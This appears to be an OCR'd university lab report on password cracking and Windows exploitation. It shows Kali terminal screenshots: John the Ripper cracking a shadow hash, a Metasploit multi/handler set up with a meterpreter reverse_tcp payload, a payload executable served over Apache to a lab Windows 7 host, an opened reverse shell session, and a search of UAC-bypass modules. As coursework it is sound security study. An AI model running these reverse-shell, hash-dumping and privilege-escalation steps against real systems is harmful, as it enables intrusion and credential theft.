




root@kali: ~
File Actions Edit View Help
user3:!:20046:0:99999:7:::
name1:yj9T$GPxccXEHy1YTM9r556hEZ1$9FRIHnhzK59mkbzaKhwYjg1y3mm9E0xMWCJkwP4V6ID:20046:0:99999:7:::
name2:yj9T$mAgj5Z9HfkFFBw.j1NblS1$yC/wjQpJ2UFBfJEkxqUcrEE3ZrUD10TLq6m09MaXd8/:20046:0:99999:7:::
name3:yj9T$APEZKGBanbXFI0PmWBmZt/$yZ5Uxc7OddQn/JiOLQ3o/IL3ui8kVLvweY3puZjJ697:20046:0:99999:7:::
┌──(root㉿kali)-[~]
└─# nano name1hash.txt
┌──(root㉿kali)-[~]
└─# cat name1hash.txt
name1:yj9T$GPxccXEHy1YTM9r556hEZ1$9FRIHnhzK59mkbzaKhwYjg1y3mm9E0xMWCJkwP4V6ID:20046:0:99999:7:::
┌──(root㉿kali)-[~]
└─# john --format=crypt --wordlist=rockyou.txt name1hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all lo
aded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hello (name1)
1g 0:00:00:01 DONE (2024-11-19 03:23) 0.9174g/s 88.07p/s 88.07c/s 88.07C/s 123456..yellow
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
┌──(root㉿kali)-[~]
└─# john -show name1hash.txt
name1:hello:20046:0:99999:7:::
1 password hash cracked, 0 left
┌──(root㉿kali)-[~]
└─#


Task B: Windows Password Cracking


1. Display the password hashes by using the “hashdump” command in the meterpreter shell
2. Save the password hashes into a file named “your_midas.WinHASH” in Kali Linux (you need to replace the “your_midas” with your university MIDAS). Then run John the ripper for 10 minutes to crack the passwords (You MUST crack at least one password in order to complete this assignment)






root@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >



root@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > set lport 4428
lport => 4428
msf6 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4428 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit



root@kali: ~
File Actions Edit View Help
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
service apache2 start
(root㉿kali)-[~]
#



Index of /
Windows 7 on CY301-RALAR002
192.168.10.13
Index of /
Name Last modified Size Description
ralar002.exe 2024-10-30 01:07 72K
ralar02.exe 2024-10-30 02:11 72K
Apache/2.4.58 (Debian) Server at 192.168.10.13 Port 80
Activate W
Go to Setting
ralar02 (6).exe
ralar02 (5).exe
Show all


View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4428
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4428 → 192.168.10.9:1037) at 2024-11-19 04:33:55 -0500
meterpreter >


root@kali: ~
File Actions Edit View Help
5 exploit/windows/local/bypassuac 2010-12-31 excellent No Windows
Escalate UAC Protection Bypass
6 exploit/windows/local/bypassuac_injection 2010-12-31 excellent No Windows
Escalate UAC Protection Bypass (In Memory Injection)
7 exploit/windows/local/bypassuac_injection_winsxs 2017-04-06 excellent No Windows
Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
8 exploit/windows/local/bypassuac_vbs 2015-08-22 excellent No Windows
Escalate UAC Protection Bypass (ScriptHost Vulnerability)
9 exploit/windows/local/bypassuac_comhijack 1900-01-01 excellent Yes Windows
Escalate UAC Protection Bypass (Via COM Handler Hijack)
10 exploit/windows/local/bypassuac_eventvwr 2016-08-15 excellent Yes Windows
Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
11 exploit/windows/local/bypassuac_sdclt 2017-03-17 excellent Yes Windows
Escalate UAC Protection Bypass (Via Shell Open Registry Key)
12 exploit/windows/local/bypassuac_silentcleanup 2019-02-24 excellent No Windows
Escalate UAC Protection Bypass (Via SilentCleanup)
13 exploit/windows/local/bypassuac_dotnet_profiler 2017-03-17 excellent Yes Windows
Escalate UAC Protection Bypass (Via dot net profiler)
14 post/windows/gather/win_privs normal No Windows
Gather Privileges Enumeration
15 exploit/windows/local/tokenmagic 2017-05-25 excellent Yes Windows
Privilege Escalation via TokenMagic (UAC Bypass)
16 exploit/windows/local/bypassuac_fodhelper 2017-05-12 excellent Yes Windows
UAC Protection Bypass (Via FodHelper Registry Key)
17 exploit/windows/local/bypassuac_sluihijack 2018-01-15 excellent Yes Windows
UAC Protection Bypass (Via Slui File Handler Hijack)
Interact with a module by name or index. For example info 17, use 17 or use exploit/windows/local/bypassuac_sluihijack
msf6 exploit(multi/handler) > use 5
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) >


root@kali: ~
File Actions Edit View Help
meterpreter > shell
Process 3836 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Window 7\Downloads>hashdump
hashdump
'hashdump' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Window 7\Downloads>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search uac
Matching Modules
Name Disclosure Date Rank Check Description
0 post/windows/manage/sticky_keys normal No Sticky Keys Persistence Module
1 exploit/windows/local/cve_2022_26904_superprofile 2022-03-17 excellent Yes User Profile Arbitrary Junction Creation Local Privilege Elevation
2 exploit/windows/local/bypassuac_windows_store_filesys 2019-08-22 manual Yes Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
3 exploit/windows/local/bypassuac_windows_store_reg 2019-02-19 manual Yes Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
4 exploit/windows/local/ask 2012-01-03 excellent No Windows

